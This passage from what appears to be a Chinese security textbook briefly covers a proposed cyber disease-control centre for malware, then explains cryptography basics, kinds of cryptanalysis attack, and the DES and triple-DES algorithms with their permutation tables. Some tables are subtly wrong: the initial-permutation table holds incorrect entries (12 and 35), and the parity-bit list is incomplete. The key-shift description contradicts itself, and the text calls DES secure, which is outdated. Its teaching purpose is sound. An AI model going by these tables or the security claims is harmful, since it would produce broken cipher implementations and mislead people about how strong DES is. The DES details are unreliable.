由于主动式传播恶意代码具有生物病毒特征,美国安全专家提议建立病毒控制中心(The Cyber Centers for Disease Control,CCDC)来对抗恶意代码攻击。防范恶意代码的CCDC 体系实现以下功能:①鉴别恶意代码的爆发期;②恶意代码样本特征分析;③恶意代码传染对抗;④恶意代码新的传染途径预测;⑤前摄性恶意代码对抗工具研究;⑥对抗未来恶意代码的威胁。

CCDC 能够实现对大规模恶意代码入侵的预警、防御和阻断。但 CCDC 也存在一些问题:①CCDC 是一个规模庞大的防范体系,要考虑体系运转的代价;②由于 CCDC 体系的开放性,CCDC 自身的安全问题不容忽视;③在 CCDC 防范体系中,攻击者能够监测恶意代码攻击的全过程,深入理解 CCDC 防范恶意代码的工作机制,因此可能导致突破 CCDC 防范体系的恶意代码出现。

第 7 章　信息加密技术

本章学习要求：

- 了解信息加密的相关概念。
- 掌握 DES 对称加密技术和 RSA 公钥加密技术。
- 了解认证技术的相关概念与技术。
- 了解公钥基础设施 PKI 的相关概念。

7.1　数据加密概述

7.1.1　密码学的概念

密码学是一门古老而深奥的学科，对一般人来说是非常陌生的。长期以来，只在很小范围内使用，如军事、外交、情报等部门。计算机密码学是研究计算机信息加密、解密及其变换的科学，是数学和计算机的交叉学科，也是一门新兴的学科。

密码学的历史比较悠久，在四千年前，古埃及人就开始使用密码来保密传递的消息。两千多年前，罗马国王 Julius Caesare（恺撒）就已经使用目前称为“恺撒密码”的密码系统。但是密码技术直到 20 世纪 40 年代以后才有重大突破和发展。特别是 20 世纪 70 年代后期，由于计算机、电子通信技术的广泛使用，现代密码学得到了空前的发展。

密码学包括密码编码学和密码分析学。密码体制的设计是密码编码学的主要内容，密码体制的破译是密码分析学的主要内容。密码编码技术和密码分析技术是相互依存、相互支持、密不可分的两个方面。

密码学不仅是编码与破译的学问，而且包括安全管理、安全设计、秘密分存、散列函数等内容。经过发展，密码学已被有效地、系统地用于保证电子数据的保密性、完整性和真实性。保密性是对数据进行加密，使非法用户无法读懂数据信息。完整性是对数据的完整性的鉴别，以确定数据是否被非法篡改，保证合法用户得到正确完整的信息。真实性是数据来源的真实性、数据本身真实性的鉴别，可以保证合法用户不被欺骗。到目前为止，密码学中出现了大量的新技术和新概念，例如：零知识证明技术、盲签名、比特承诺、遗忘传递、数字化现金、量子密码技术和混沌密码等。

基于密码技术的访问控制是防止数据传输泄密的主要防护手段。访问控制的类型可分为两类：初始保护和持续保护。初始保护只在入口处检查存取控制权限，一旦被获准，则此后的一切操作都不在安全机制控制之下，防火墙可提供初始保护。持续保护指在网络中的入口及数据传输过程中都受到存取权限的检查，这是为了防止监听、重发和篡改链路上的数据以窃取对主机的存取控制。

7.1.2 信息加密的基本概念

1. 信息和加密

数据加密的过程就是通过加密系统把原始的数据(明文),按照加密算法变换成与明文完全不同的数据(密文)的过程。该过程的逆过程为解密。加密和解密过程如图7-1所示。




图7-1 加密和解密

明文用 M(Message,消息)或 P(Plaintext,明文)表示,它可能是比特流、文本文件、位图、数字化的语音流或者数字化的视频图像等。

密文用 C(Cipher)表示,也是二进制数据,有时和 M 一样大,有时稍大。

加密函数 E 作用于 M 得到密文 C,用数学公式表示为:$E(M)=C$。解密函数 D 作用于 C 产生 M,用数据公式表示为:$D(C)=M$。先加密后再解密消息,原始的明文将恢复出来,$D(E(M))=M$ 必须成立。

2. 鉴别、完整性和抗抵赖性

数据被加密只是实现了密码学提供的机密性,密码学还同时提供其他三方面的功能:鉴别、完整性和抗抵赖性。这些功能是通过计算机进行社会交流的至关重要的需求。

(1) 鉴别:消息的接收者应该能够确认消息的来源,入侵者不可能伪装成他人。

(2) 完整性:消息的接收者应该能够验证在传送过程中消息没有被修改,入侵者不可能用假消息代替合法消息。

(3) 抗抵赖性:发送消息者事后不可能虚假地否认他发送的消息。

3. 算法和密钥

密码算法(Algorithm)也叫密码(Cipher),是用于加密和解密的数学函数。通常情况下,有两个相关的函数,一个用做加密,另一个用做解密。

如果算法的保密性是基于保持算法的秘密,这种算法称为受限制的算法。受限制的算法具有历史意义,但按现在的标准,它们的保密性已远远不够。大的或经常变换的用户组织不能使用它们,因为如果有一个用户离开这个组织,其他的用户就必须更换另外不同的算法。如果有人无意暴露了这个秘密,所有人都必须改变他们的算法。

受限制的密码算法不可能进行质量控制或标准化。每个用户组织必须有他们自己的唯一算法。这样的组织不可能采用流行的硬件或软件产品,因为偷窃者可以买到这些流行产品并学习算法,于是用户不得不自己编写算法并予以实现,如果这个组织中没有好的密码学家,那么他们就无法知道他们是否拥有安全算法。

现代密码学用密钥(Key)解决了这个问题,密钥用 K 表示。K 可以是很多数值里的任意值。密钥 K 的可能值的范围叫做密钥空间。加密和解密运算都使用这个密钥(即运算都依赖于密钥,并用 K 作为下标表示),这样,加/解密函数现在变成:

$$E_K(M)=C$$

$$D_K(C)=M$$

这些函数有下面的特性:

$$D_K(E_K(M)) = M$$

有些算法使用不同的加密密钥和解密密钥,也就是说加密密钥 K_1 与相应的解密密钥 K_2 不同,在这种情况下,加解密函数变成:

$$E_{K1}(M) = C$$

$$D_{K2}(C) = M$$

$$D_{K2}(E_{K1}(M)) = M$$

这些算法的安全性都基于密钥的安全性,而不是基于算法细节的安全性。这就意味着算法可以公开,也可以被分析,可以大量生产使用算法的产品,即使偷窃者知道用户的算法也没有关系。如果他不知道用户使用的具体密钥,他就不可能阅读用户的消息。

密码系统(Cryptosystem)由算法以及所有可能的明文、密文和密钥组成。

4. 对称算法

基于密钥的算法通常有两类:对称算法和公开密钥算法。

对称密钥有时又叫做传统密码算法,加密密钥能够从解密密钥中推算出来,反过来也成立。在大多数对称算法中,加解密的密钥是相同的。这些算法也叫秘密密钥算法或单密钥算法,它要求发送者和接收者在安全通信之前,协商一个密钥。对称算法的安全性依赖于密钥,泄漏密钥就意味着任何人都能对消息进行加解密。只要通信需要保密,密钥就必须保密。对称算法的加密和解密表示为:

$$E_K(M) = C$$

$$D_K(C) = M$$

对称算法可分为两类。一次只对明文中的单个位(有时对字节)运算的算法称为序列算法或序列密码。另一类算法是对明文的一组位进行运算,这些位组称为分组,相应的算法称为分组算法或分组密码。现代计算机密码算法的典型分组长度为 64 位——这个长度既考虑到分析破译密码的难度,又考虑到使用的方便性。后来,随着破译能力的发展,分组长度又提高到 128 位或更长。

5. 公开密钥算法

公开密钥算法(Public-Key Algorithm)也叫非对称算法,它的工作原理是:用做加密的密钥不同于用做解密的密钥,而且解密密钥不能根据加密密钥计算出来(至少在合理假定的时间内)。之所以叫做公开密钥算法,是因为加密密钥能够公开,即陌生者能用加密密钥加密信息,但只有用相应的解密密钥才能解密信息。在这些系统中,加密密钥叫做公开密钥(Public Key),解密密钥叫做私人密钥(Private Key)。

用公开密钥 K_1 加密表示为:$E_{K1}(M)=C$。

用相应的私人密钥 K_2 解密可表示为:$D_{K2}(C)=M$。

有时信息用私人密钥加密而用公开密钥解密,这种方法主要用于数字签名。

6. 密码分析

密码编码学的主要目的是保持明文(或密钥,或明文和密钥)的秘密以防止偷听者(对手、攻击者、敌人)知晓。这里假设偷听者完全能够截获收发者之间的通信。

密码分析学是在不知道密钥的情况下,恢复出明文的科学。成功的密码分析能恢复出消息的明文或密钥。密码分析也可以发现密码体制的弱点,最终得到上述结果(密钥通过非

密码分析方式的丢失叫做泄漏)。

常用的密码分析攻击有以下几种,当然,每一类都假设密码分析者知道所用的加密算法的全部知识。

(1) 唯密文攻击(Cipher Text-Only Attack)。密码分析者有一些消息的密文,这些消息都用同一加密算法加密。密码分析者的任务是恢复尽可能多的明文,或者最好是能推算出加密消息的密钥来,以便采用相同的密钥解密出其他被加密的消息。

已知:$C_1=E_K(P_1),C_2=E_K(P_2),\cdots,C_i=E_K(P_i)$

推导出:$P_1,P_2,\cdots,P_i$;K 或者找出一个算法从 $C_{i+1}=E_K(P_{i+1})$推出 P_{i+1}。

(2) 已知明文攻击(Known-Plaintext Attack)。密码分析者不仅可得到一些消息的密文,而且也知道这些消息的明文。分析者的任务就是用加密信息推出用来加密的密钥或导出一个算法,此算法可以对用同一密钥加密的任何新的消息进行解密。

已知:$P_1,C_1=E_K(P_1),P_2,C_2=E_K(P_2),\cdots,P_i,C_i=E_K(P_i)$

推导出:密钥 K,或从 $C_{i+1}=E_K(P_{i+1})$推出 P_{i+1}的算法。

(3) 选择明文攻击(Chosen-Plaintext Attack)。分析者不仅可得到一些消息的密文和相应的明文,而且他们也可选择被加密的明文。这比已知明文攻击更有效。因为密码分析者能选择特定的明文块去加密,那些块可能产生更多关于密钥的信息,分析者的任务是推出用来加密消息的密钥或导出一个算法,此算法可以对用同一密钥加密的任何新的消息进行解密。

已知:$P_1,C_1=E_K(P_1),P_2,C_2=E_K(P_2),\cdots,P_i,C_i=E_K(P_i)$

其中 $P_1,P_2,\cdots,P_i$ 只可由密码分析者选择。

推导出:密钥 K,或从 $C_{i+1}=E_K(P_{i+1})$推出 P_{i+1}的算法。

(4) 自适应选择明文攻击(Adaptive-Chosen-Plaintext Attack)。这是选择明文攻击的特殊情况。密码分析者不仅能选择被加密的明文,而且也能基于以前加密的结果修正这个选择。在选择明文攻击中,密码分析者还可以选择一大块被加了密的明文。而在自适应选择密文攻击中,攻击者可选取较小的明文块,然后再基于第一块的结果选择另一明文块,以此类推。

另外还有至少三类其他的密码分析攻击。

(5) 选择密文攻击(Chosen-Cipher Text Attack)。密码分析者能选择不同的被加密的密文,并可得到对应的解密的明文,例如密码分析者存取一个防篡改的自动解密盒,密码分析者的任务是推算出密钥。

已知:$C_1,P_1=D_K(C_1),C_2,P_2=D_K(C_2),\cdots,C_i,P_i=D_K(C_i)$

推导出:密钥 K。

这种攻击主要用于公开密钥体制,选择密文攻击有时也可有效地用于对称算法(有时选择明文攻击和选择密文攻击一起称做选择文本攻击)。

(6) 选择密钥攻击(Chosen-Key Attack)。这种攻击并不表示密码分析者能够选择密钥,它只表示密码分析者具有不同密钥之间的关系的有关知识。

(7) 软磨硬泡攻击(Rubber-Hose Cryptanalysis)。对密码分析者进行威胁、勒索,或者折磨,直到他给出密钥为止。行贿有时称为购买密钥攻击。这些是非常有效的攻击,并且经常是破译算法的最好途径。

7.2　DES 对称加密技术

DES 是 Data Encryption Standard(数据加密标准)的缩写。它是由 IBM 公司研制的一种对称密码算法,美国国家标准局于 1977 年公布把它作为非机要部门使用的数据加密标准,三十多年来,它一直活跃在国际保密通信的舞台上,扮演了十分重要的角色。

在 1972 年和 1974 年美国国家标准局两次向公众发出了征求加密算法的公告。对加密算法提出了以下几点要求。

(1) 提供高质量的数据保护,防止数据未经授权的泄漏和未被察觉的修改。

(2) 具有相当高的复杂性,使得破译的开销超过可能获得的利益,同时又要便于理解和掌握。

(3) DES 密码体制的安全性应该不依赖于算法的保密,其安全性仅以加密密钥的保密为基础。

(4) 实现经济,运行有效,并且适用于多种完全不同的应用。

(5) 实现算法的电子器件必须经济、运行有效。

(6) 必须能够验证,允许出口。

DES 是一个分组加密算法,典型的 DES 以 64 位为分组对数据加密,加密和解密用的是同一个算法。它的密钥长度是 56 位(因为每个第 8 位都用做奇偶校验),密钥可以是任意的 56 位的数,而且可以在任意时候改变。其中有极少数被认为是易破解的弱密钥,但是很容易避开它们不用。所以保密性依赖于密钥。

简单地说,算法只不过是加密的两个基本技术——混乱和扩散的组合。DES 组建分组是这些技术的一个组合(先代替后置换),它基于密钥作用于明文,这就是众所周知的轮(round)。DES 有 16 轮,这意味着要在明文分组上实施 16 次相同的组合技术。此算法只使用了标准的算术和逻辑运算,而其作用的数也最多只有 64 位。

7.2.1　DES 算法的原理

DES 算法的入口参数有三个：Key、Data、Mode。其中 Key 为 8 个字节共 64 位,是 DES 算法的工作密钥；Data 也为 8 个字节 64 位,是要被加密或被解密的数据；Mode 为 DES 的工作方式,有两种：加密或解密。

DES 算法是这样工作的：如 Mode 为加密,则用 Key 把数据 Data 进行加密,生成 Data 的密码形式(64 位)作为 DES 的输出结果；如 Mode 为解密,则用 Key 把密码形式的数据 Data 解密,还原为 Data 的明码形式(64 位)作为 DES 的输出结果。在通信网络的两端,双方约定一致的 Key,在通信的源点用 Key 对核心数据进行 DES 加密,然后以密码形式在公共通信网(如电话网)中传输到通信网络的终点,数据到达目的地后,用同样的 Key 对密码数据进行解密,便再现了明码形式的核心数据。这样,便保证了核心数据在公共通信网中传输的安全性和可靠性。通过定期在通信网络的源端和目的端同时更换用新的 Key,便能进一步提高数据的保密性,这是现在金融交易网络的流行做法。

7.2.2 加密过程

DES算法实现加密需要以下三个步骤。

第一步：变换明文。对给定的64位的明文 x，首先通过一个置换表IP表来重新排列 x，从而构造出64位的 x_0，$x_0=\text{IP}(x)=L_0R_0$，其中 L_0 表示 x_0 的前32位，R_0 表示 x_0 的后32位。

第二步：按照规则迭代。规则为 $L_i=R_{i-1}$

$$R_i = L_i \oplus f(R_{i-1}, K_i)(i=1,2,3,\cdots,16)$$

经过第一步变换已经得到 L_0 和 R_0 的值，其中符号 $\oplus$ 表示的数学运算是异或，f 表示一种置换，由S盒置换构成，K_i 是一些由密钥编排函数产生的比特块。f 和 K_i 将在后面介绍。

第三步：对 $L_{16}R_{16}$ 利用 IP^{-1} 做逆置换，就得到了密文 y。加密过程如图7-2所示。




图7-2 DES加密系统

从图7-2中可以看出，DES加密需要4个关键点：IP转换表和 IP^{-1} 逆转换表，函数 f，子密钥 K_i 和S盒的工作原理。

1. IP置换表和 IP^{-1} 逆置换表

输入的64位数据按IP置换表进行重新组合，并把输出分为 L_0、R_0 两部分，每部分各长32位，其IP置换表如表7-1所示。

表7-1 IP置换表

58	50	12	34	26	18	10	2	60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6	64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1	59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5	63	55	47	39	31	23	35	7

将输入64位的第58位换到第一位，第50位换到第二位，以此类推，最后一位是原来的第7位。L_0、R_0 则是换位输出后的两部分，L_0 是输出的左32位，R_0 是右32位。比如：置换前的输入值为 $D_1D_2D_3\cdots D_{64}$，则经过初始置换后的结果为 $L_0=D_{58}D_{50}\cdots D_8$，$R_0=D_{57}D_{49}\cdots D_7$。

经过16次迭代运算后，得到 L_{16}、R_{16}，将此作为输入，进行逆置换，即得到密文输出。逆置换正好是初始置换的逆运算，例如，第一位经过初始置换后，处于第40位，而通过逆置换 IP^{-1}，又将第40位换回到第一位，其逆置换 IP^{-1} 规则如表7-2所示。

表7-2 逆置换表 IP^{-1}

40	8	48	16	56	24	64	32	39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30	37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28	35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26	33	1	41	9	49	17	57	25

2. 函数 f

函数 f 有两个输入：32 位的 R_{i-1} 和 48 位的 K_i，f 函数的处理流程如图 7-3 所示。




图 7-3　函数 f 的处理流程

E 变换的算法是从 R_{i-1} 的 32 位中选取某些位，构成 48 位。即 E 将 32 位扩展变换为 48 位，变换规则根据 E 位选择表，如表 7-3 所示。

表 7-3　E 位选择表

32	1	2	3	4	5	4	5	6	7	8	9	8	9	10	11
12	13	12	13	14	15	16	17	16	17	18	19	20	21	20	21
22	23	24	25	24	25	26	27	28	29	28	29	30	31	32	1

K_i 是由密钥产生的 48 位比特串，具体的算法下面介绍。将 E 的选位结果与 K_i 做异或操作，得到一个 48 位输出。分成 8 组，每组 6 位，作为 8 个 S 盒的输入。

每个 S 盒输出 4 位，共 32 位，S 盒的工作原理将在第 4 步介绍。S 盒的输出作为 P 变换的输入，P 的功能是对输入进行置换，P 换位表如表 7-4 所示。

表 7-4　P 换位表

16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

3. 子密钥 K_i

假设密钥为 K，长度为 64 位，但是其中第 8、16、24、32、40、48、64 用做奇偶校验位，实际上密钥长度为 56 位。K 的下标 i 的取值范围是 1～16，用 16 轮来构造。构造过程如图 7-4 所示。

首先，对于给定的密钥 K，应用 PC1 变换进行选位，选定后的结果是 56 位，设其前 28 位为 C_0，后 28 位为 D_0。PC1 选位如表 7-5 所示。

第一轮：对 C_0 做左移 LS_1 得到 C_1，对 D_0 做左移 LS_1 得到 D_1，对 C_1、D_1 应用 PC_2 进行选位，得到 K_1。其中 LS_1 是左移的位数，如表 7-6 所示。




图 7-4　子密钥生成

表 7-5　PC1 选位表

57	49	41	33	25	17	9	1	58	50	42	34	26	18
10	2	59	51	43	35	27	19	11	3	60	52	44	36
63	55	47	39	31	23	15	7	62	54	46	38	30	22
14	6	61	53	45	37	29	21	13	5	28	20	12	4

表 7-6　LS 移位表

1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

表 7-6 中的第一列是 LS_1，第二列是 LS_2，以此类推。左移的原理是所有二进位向左移动，原来最右边的比特位移动到最左边。其中 PC2 如表 7-7 所示。

表 7-7　PC2 选位表

14	17	11	24	1	5	3	28	15	6	21	10
23	19	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32

第二轮：对 C_1，D_1 做左移 LS_2 得到 C_2 和 D_2，进一步对 C_2、D_2 应用 PC2 进行选位，得到 K_2。如此继续，分别得到 K_3，K_4，…，K_{16}。

4. S 盒的工作原理

S 盒以 6 位作为输入，而以 4 位作为输出，现在以 S1 为例说明其过程。假设输入为$A=a_1a_2a_3a_4a_5a_6$，则 $a_2a_3a_4a_5$ 所代表的数是 0～15 之间的一个数，记为：$k=a_2a_3a_4a_5$；由 a_1a_6 所代表的数是 0～3 间的一个数，记为 $h=a_1a_6$。在 S1 的 h 行、k 列找到一个数 B，B 在 0～

15 之间，它可以用 4 位二进制表示，为 $B=b_1b_2b_3b_4$，这就是 S1 的输出。S 盒是由 8 张数据表组成(这里就不详细给出)。

DES 算法的解密过程是一样的，区别仅在于第一次迭代时用子密钥 K_{16}，第二次用 K_{15}，最后一次用 K_1，算法本身并没有任何变化。DES 的算法是对称的，既可用于加密又可用于解密。

7.2.3　DES 解密

在经过所有的代替、转换、异或和循环移动之后，读者或许认为解密算法与加密算法完全不同，且也如加密算法一样有很强的混乱效果。恰恰相反，经过精心选择各种操作，会获得这样一个非常有用的性质：加密和解密可使用相同的算法。

DES 使得用相同的函数来加密或解密每个分组成为可能，二者唯一不同之处是密钥的次序相反。这就是说，如果各轮的加密密钥分别是 $K_1K_2K_3,\cdots,K_{16}$，那么解密密钥就是 $K_{16},K_{15},K_{14},\cdots,K_1$。为各轮产生密钥的算法也是循环的。密钥向右移动，每次移动的个数为 0,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1。

7.2.4　DES 算法的应用误区

DES 算法具有比较高的安全性，到目前为止，除了用穷举搜索法对 DES 算法进行攻击外，还没有发现更有效的办法。而 56 位长的密钥的穷举空间为 2^{56}，这意味着如果一台计算机的速度是每一秒钟检测一百万个密钥，则它搜索完全部密钥就需要将近 2285 年的时间，可见，这是难以实现的。当然，随着科学技术的发展，当出现超高速计算机后，可以考虑把 DES 密钥的长度再增长一些，以此来达到更高的保密程度。

由上述 DES 算法介绍可以看到：DES 算法中只用到 64 位密钥中的 56 位，而第 8,16,24,…,64 位 8 个位并未参与 DES 算法，这一点提出了一个应用上的要求，即 DES 的安全性是基于除了第 8,16,24,…,64 位外的其余 56 位的组合变化才得以保证的。因此，在实际应用中，应避开使用第 8,16,24,…,64 位作为有效数据位，而使用其他的 56 位作为有效数据位，才能保证 DES 算法安全可靠地发挥作用。如果不了解这一点，把密钥 Key 的 8,16,24,…,64 位作为有效数据使用，将不能保证 DES 加密数据的安全性，对应用 DES 来达到保密作用的系统产生数据破译的危险，这正是 DES 算法在应用上的误区，留下了被人攻击、破译的极大隐患。

7.2.5　三重 DES

DES 的唯一密码学缺点就是密钥长度较短。解决密钥长度问题的办法之一是采用三重 DES。三重 DES 方法需要执行三次常规的 DES 加密步骤，但最常用的三重 DES 算法中仅用两个 56 位 DES 密钥。设这两个密钥为 K_1 和 K_2，其算法的步骤如下。

(1) 用密钥 K_1 进行 DES 加密。

(2) 对上面的结果使用密钥 K_2 进行 DES 解密。

(3) 对上一步的结果使用 K_1 进行 DES 加密。

这个过程称为 EDE，因为它是由加密-解密-加密步骤组成的。在 EDE 中，中间步骤是解密，所以，可以使 K_1 和 K_2 用三重 DES 方法执行常规的 DES 加密。

三重 DES 的缺点是时间开销较大，三重 DES 的时间是 DES 算法的三倍。但从另一方面看，三重 DES 的 112 位密钥长度在可以预见的将来可认为是合适的。

DES 被认为是安全的，这是因为要破译它可能要尝试 2^{56} 个不同的 56 位密钥直到找到正确的密钥。

7.3 RSA 公钥加密技术

7.3.1 RSA 算法的原理

